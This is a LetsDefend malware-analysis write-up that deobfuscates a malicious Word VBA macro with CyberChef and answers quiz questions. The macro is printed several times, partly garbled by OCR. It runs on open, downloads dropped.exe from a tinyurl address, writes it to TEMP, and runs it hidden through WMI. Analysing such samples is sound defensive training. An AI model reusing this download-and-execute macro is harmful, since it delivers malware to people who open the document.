

Malicious VBA [Let's Defend – Write-up]

One of the employees has received a suspicious document attached in the invoice email. They sent you the file to investigate. You managed to extract some strings from the VBA Macro document. Can you refer to CyberChef and decode the suspicious strings?

Please, open the document in Notepad++ for security reasons unless you are running the file in an isolated sandbox.

Malicious Macro: /root/Desktop/ChallengeFiles/invoice.vb

| Start investigation

First, I converted invoice_deobf.vb to invoice_deobf.vba, then I opened the file and this appeared.



The screenshot shows a Notepad++ window with the title bar "invoice.vba" and the path " ~/Desktop/ChallengeFiles". The code is as follows:

```
Open FILE: inf.docm
3 Type: OpenXML
4 -----
5
6 -----
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim ylcangepvccrx As Object, tmffoscpcfripctxpd As Object
11 Dim afcbbyd As Integer
12 vxedylctlyqvkl = hgmneqolwgxg("68747470733a2f2f74696e") & hgmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hgmneqolwgxg("64726f") & hgmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set ylcangepvccrx = CreateObject(hgmneqolwgxg("4d53584d4c322e")) & hgmneqolwgxg("536572766572584d4c485454502e362e30"))
16 ylcangepvccrx.setOption(2) = 13056
17 ylcangepvccrx.Open hgmneqolwgxg("474554"), vxedylctlyqvkl, False
18 ylcangepvccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),
    hgmneqolwgxg("4d6f7a696c6c612f342e302028636f6d7061") &
    hgmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 ylcangepvccrx.Send
20 If ylcangepvccrx.Status = 200 Then
21 Set tmffoscpcfripctxpd = CreateObject(hgmneqolwgxg("41444f")) & hgmneqolwgxg("44422e53747265616d"))
22 tmffoscpcfripctxpd.Open
23 tmffoscpcfripctxpd.Type = 1
24 tmffoscpcfripctxpd.Write ylcangepvccrx.ResponseBody
25 tmffoscpcfripctxpd.SaveToFile yxxqowke, 2
26 tmffoscpcfripctxpd.Close
27 jausltewrjhdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk
```

Now let's answer the questions.

Q1: The document initiates the download of a payload after the execution, can you tell what website is hosting it?

```

Open Save
invoice.vba
-/Desktop/ChallengeFiles
=====
1 =====
2 FILE: inf.docm
3 Type: OpenXML
4 -----
5
6 -----
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlangepvccrx As Object, tmffoscfdripctxpd As Object
11 Dim afcbyld As Integer
12 vxedylctlyqvkl = hmneqolwgxg("68747470733a2f2f74696e") & hmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hmneqolwgxg("64726f") & hmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set yqlangepvccrx = CreateObject(hmneqolwgxg("4d53584d4c322e")) & hmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlangepvccrx.setOption(2) = 13056
17 yqlangepvccrx.Open hmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlangepvccrx.setRequestHeader hmneqolwgxg("557365") & hmneqolwgxg("722d4167656e74"),
hmneqolwgxg("4d6f7a96c6c612f342e302028636f6d7061") &
hmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 yqlangepvccrx.Send
20 If yqlangepvccrx.Status = 200 Then
21 Set tmffoscfdripctxpd = CreateObject(hmneqolwgxg("41444f")) & hmneqolwgxg("44422e53747265616d"))
22 tmffoscfdripctxpd.Open
23 tmffoscfdripctxpd.Type = 1
24 tmffoscfdripctxpd.Write yqlangepvccrx.ResponseBody
25 tmffoscfdripctxpd.SaveToFile yxxqowke, 2
26 tmffoscfdripctxpd.Close
27 jausltewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk

```

I took this information and put it in a cyberchef to answer the first question.

Operations	Recipe	Input	Output
Search...	From Hex	vxedylctlyqvkl = hmneqolwgxg("68747470733a2f2f74696e") & hmneqolwgxg("7975726c2e636f6d2f67327a3267683666")	https://tinyurl.com/g2z2gh6f
Favourites	Delimiter Auto		
To Base64			
From Base64			
To Hex			
From Hex			
To Hexdump			

Answer: <https://tinyurl.com/g2z2gh6f>.

Q2: What is the filename of the payload (include the extension)?

```

1 =====
2 FILE: inf.docm
3 Type: OpenXML
4 -----
5
6 -----
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlangepvccrx As Object, tmffoscfdripctxpd As Object
11 Dim afcbyld As Integer
12 vxedylctlyqvkl = hmneqolwgxg("68747470733a2f2f74696e") & hmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hmneqolwgxg("64726f") & hmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set yqlangepvccrx = CreateObject(hmneqolwgxg("4d53584d4c322e")) & hmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlangepvccrx.setOption(2) = 13056
17 yqlangepvccrx.Open hmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlangepvccrx.setRequestHeader hmneqolwgxg("557365") & hmneqolwgxg("722d4167656e74"),
hmneqolwgxg("4d6f7a96c6c612f342e302028636f6d7061") &
hmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 yqlangepvccrx.Send
20 If yqlangepvccrx.Status = 200 Then
21 Set tmffoscfdripctxpd = CreateObject(hmneqolwgxg("41444f")) & hmneqolwgxg("44422e53747265616d"))
22 tmffoscfdripctxpd.Open
23 tmffoscfdripctxpd.Type = 1
24 tmffoscfdripctxpd.Write yqlangepvccrx.ResponseBody
25 tmffoscfdripctxpd.SaveToFile yxxqowke, 2
26 tmffoscfdripctxpd.Close
27 jausltewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk

```

second, I took this and put it in cyberchef.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with 'Operations' and 'Favourites'. The main area has a 'Recipe' section titled 'From Hex' with 'Delimiter' set to 'Auto'. The 'Input' field contains the hex dump of a file named 'dropped.exe'. The 'Output' field shows the file name 'dropped.exe'.

Answer: dropped.exe.

Q3: What method is it using to establish an HTTP connection between files on the malicious web server?

```

1 =====
2 FILE: inf.docm
3 Type: OpenXML
4
5
6 - - - - -
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlcangepvrccrx As Object, tmffoscpfdripcxpd As Object
11 Dim afcbycld As Integer
12 vxedylctlyqvkl = hgmneqolwgxg("6874740733a2f2f74696e") & hgmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hgmneqolwgxg("64726f") & hgmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\" & yxxqowke
15 Set yqlcangepvrccrx = CreateObject(hgmneqolwgxg("4d53584d4c322e") & hgmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlcangepvrccrx.setOption(2) = 13056
17 yqlcangepvrccrx.Open hgmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlcangepvrccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),
    hgmneqolwgxg("4d6f7a696c6c612f342e382028636f6d7061") &
    hgmneqolwgxg("746962bc653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 yqlcangepvrccrx.Send
20 If yqlcangepvrccrx.Status = 200 Then
21 Set tmffoscpfdripcxpd = CreateObject(hgmneqolwgxg("41444f") & hgmneqolwgxg("44422e53747265616d"))
22 tmffoscpfdripcxpd.Open
23 tmffoscpfdripcxpd.Type = 1
24 tmffoscpfdripcxpd.Write yqlcangepvrccrx.ResponseBody
25 tmffoscpfdripcxpd.SaveToFile yxxqowke, 2
26 tmffoscpfdripcxpd.Close
27 jauslewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
31 avscuqctk

```

Also took this to put it in cyberchef.

The screenshot shows the CyberChef interface. The 'Input' field contains the hex dump of a file named 'msxml2.serverxmlhttp'. The 'Output' field shows the file name 'msxml2.serverxmlhttp'.

Answer: msxml2.serverxmlhttp.

Q4: What user-agent string is it using?

Open Save

Invoice.vba
-/Desktop/ChallengeFiles

```
1 =====
2 FILE: inf.docm
3 Type: OpenXML
4 -----
5
6 -----
7 Private Sub avscuqctk()
8 Dim vxedylctlyqvkl As String
9 Dim yxxqowke As String
10 Dim yqlcangepvccrx As Object, tmffoscfdripctxpd As Object
11 Dim abcbydld As Integer
12 vxedylctlyqvkl = hgmneqolwgxg("68747470733a2f2f74696e") & hgmneqolwgxg("7975726c2e636f6d2f67327a3267683666")
13 yxxqowke = hgmneqolwgxg("64726f") & hgmneqolwgxg("707065642e657865")
14 yxxqowke = Environ("TEMP") & "\\" & yxxqowke
15 Set yqlcangepvccrx = CreateObject(hgmneqolwgxg("4d53584d4c322e")) & hgmneqolwgxg("536572766572584d4c485454502e362e30"))
16 yqlcangepvccrx.setOption(2) = 13056
17 yqlcangepvccrx.Open hgmneqolwgxg("474554"), vxedylctlyqvkl, False
18 yqlcangepvccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),
hgmneqolwgxg("4ddf7a996c6c612f342e302028636f6d7061") &
hgmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
19 yqlcangepvccrx.Send
20 If yqlcangepvccrx.Status = 200 Then
21 Set tmffoscfdripctxpd = CreateObject(hgmneqolwgxg("41444f")) & hgmneqolwgxg("44422e53747265616d"))
22 tmffoscfdripctxpd.Open
23 tmffoscfdripctxpd.Type = 1
24 tmffoscfdripctxpd.Write yqlcangepvccrx.ResponseBody
25 tmffoscfdripctxpd.SaveToFile yxxqowke, 2
26 tmffoscfdripctxpd.Close
27 jausltewrjghdtvi yxxqowke
28 End If
29 End Sub
30 Sub AutoOpen()
```

Operations

Search...

Favourites

From Hex

Delimiter
Auto

Recipe

Input


Output

STEP BAKE!

Auto Bake

Answer: mozilla/4.0 (compatible; msie 6.0; windows nt 5.0).

Q5: What object does the attacker use to be able to read or write text and binary files?



The screenshot shows a Microsoft Word window with the title bar "invoice.vba" and the path "-/Desktop/ChallengeFiles". The ribbon tabs "Open", "Save", and "File" are visible. The main content area displays a large amount of VBA code. The code is heavily obfuscated with many random characters inserted into variable names and strings. Key identifiable parts include:

- File information: FILE: inf.docm, Type: OpenXML.
- Private Sub avscuqctk() block.
- Dim vxedylctlyqvkl As String.
- Dim yxxqowke As String.
- Dim yqlangepvrrcrx As Object, tmffoscfdripcxpd As Object.
- Dim abcbydls As Integer.
- Set yqlangepvrrcrx = CreateObject(hgmnegolwgxg("4d53584d4c322e") & hgmnegolwgxg("536572766572584d4c485454502e362e30"))
- Yqlangepvrrcrx.setOption(2) = 13056.
- Yqlangepvrrcrx.Open hgmnegolwgxg("474554"), vxedylctlyqvkl, False.
- Yqlangepvrrcrx.setRequestHeader hgmnegolwgxg("557365") & hgmnegolwgxg("722d4167656e74"), hgmnegolwgxg("4d6f7aa96c6c612f342e302028636fd7061") & hgmnegolwgxg("7469626c653b204d53494520362e303b205796e646f7773204e5420352e3029").
- Yqlangepvrrcrx.Send.
- If yqlangepvrrcrx.Status = 200 Then
- Set tmffoscfdripcxpd = CreateObject(hgmnegolwgxg("41444f") & hgmnegolwgxg("44422e53747265616d")).
- tmffoscfdripcxpd.Open.
- tmffoscfdripcxpd.Type = 1.
- tmffoscfdripcxpd.Write yqlangepvrrcrx.ResponseBody.
- tmffoscfdripcxpd.SaveToFile yxxqowke, 2.
- tmffoscfdripcxpd.Close.
- jaushtewrjhdtvi yxxqowke.
- End If.
- End Sub.
- Sub AutoOpen()

The screenshot shows the Immunity Debugger's script editor window. The 'Recipe' tab is selected, showing a 'From Hex' recipe with the delimiter set to 'Auto'. The 'Input' pane contains the following VBS code:

```
Set tmffoscfdripcxd = CreateObject(hgmneqolwgxg("41444f") & hgmneqolwgxg("44422e5374726561ed"))

```

The 'Output' pane shows the resulting assembly code, which includes the string 'ADODB.Stream'.

Answer: adodb.stream.

Q6: What is the object the attacker uses for WMI execution? Possibly they are using this to hide the suspicious application running in the background.

```

46 End Sub
47 Private Function jmkrohkvtnt(ByVal vgqofbnoswth As String) As String
48 Dim nfwbabqqwqxf As Long
49 For nfwbabqqwqxf = 1 To Len(vgqofbnoswth) Step 2
50 jmkrohkvtnt = jmkrohkvtnt & Chr$(Val("6H" & Mid$(vgqofbnoswth, nfwbabqqwqxf, 2)))
51 Next nfwbabqqwqxf
52 End Function
53
54 -----
55 VBA MACRO cwzbjoiuq.bas
56 in file: word/vbaProject.bin - OLE stream: 'VBA/cwzbjoiuq'
57 -
58 Sub jaustliewrjhdtvi(tibgkzhn As String)
59 On Error Resume Next
60 Err.Clear
61 wimResult = kshliitwryv(tibgkzhn)
62 If Err.Number <> 0 Or wimResult <> 0 Then
63 Err.Clear
64 txscctapsvyvh tibgkzhn
65 End If
66 On Error GoTo 0
67 End Sub
68
69
70 VBA MACRO lkxosgcqm.bas
71 in file: word/vbaProject.bin - OLE stream: 'VBA/lkxosgcqm'
72 -
73 Function kshliitwryv(cmdLine As String) As Integer
74 Set rmpcsqkfmnefrk = GetObject(lylhbknnzm("77696e6d676d74") & lylhbzknznzm("733a5c5c2e5c726f6f745c63696d7632"))
75 Set apcmobozbywheter = rmpcsqkfmnefrk.Get(lylhbknnzm("57696e33325f50726f6365") & lylhbzknznzm("737353746172747570"))
76 Set ojuovvdffgrz = apcmobozbywheter.SpawnInstance_
77 ojuovvdffgrz.ShowWindow = 0

```

The screenshot shows the Immunity Debugger's script editor window. The 'Recipe' tab is selected, showing a 'From Hex' recipe with the delimiter set to 'Auto'. The 'Input' pane contains the following VBS code:

```
Set rmpcsqkfmnefrk = GetObject(lylhbknnzm("77696e6d676d74") &
lylhbknnzm("733a5c5c2e5c726f6f745c63696d7632"))  
Set apcmobozbywheter = rmpcsqkfmnefrk.Get(lylhbknnzm("57696e33325f50726f6365") &
lylhbknnzm("737353746172747570"))

```

The 'Output' pane shows the resulting assembly code, which includes the strings 'winmgmts:\.\root\cimv2:win32_process' and 'Win32_ProcessStartup'.

Answer: winmgmts:\.\root\cimv2:win32_process.

Summary

This investigation was an incredibly valuable learning experience that deepened my understanding of malware analysis. By working through the challenge, I learned how to effectively deobfuscate malicious code, and how to extract critical indicators of compromise such as malicious URLs and payloads. Overall, this walkthrough significantly improved my technical proficiency in using tools like olevba and CyberChef to uncover hidden threats.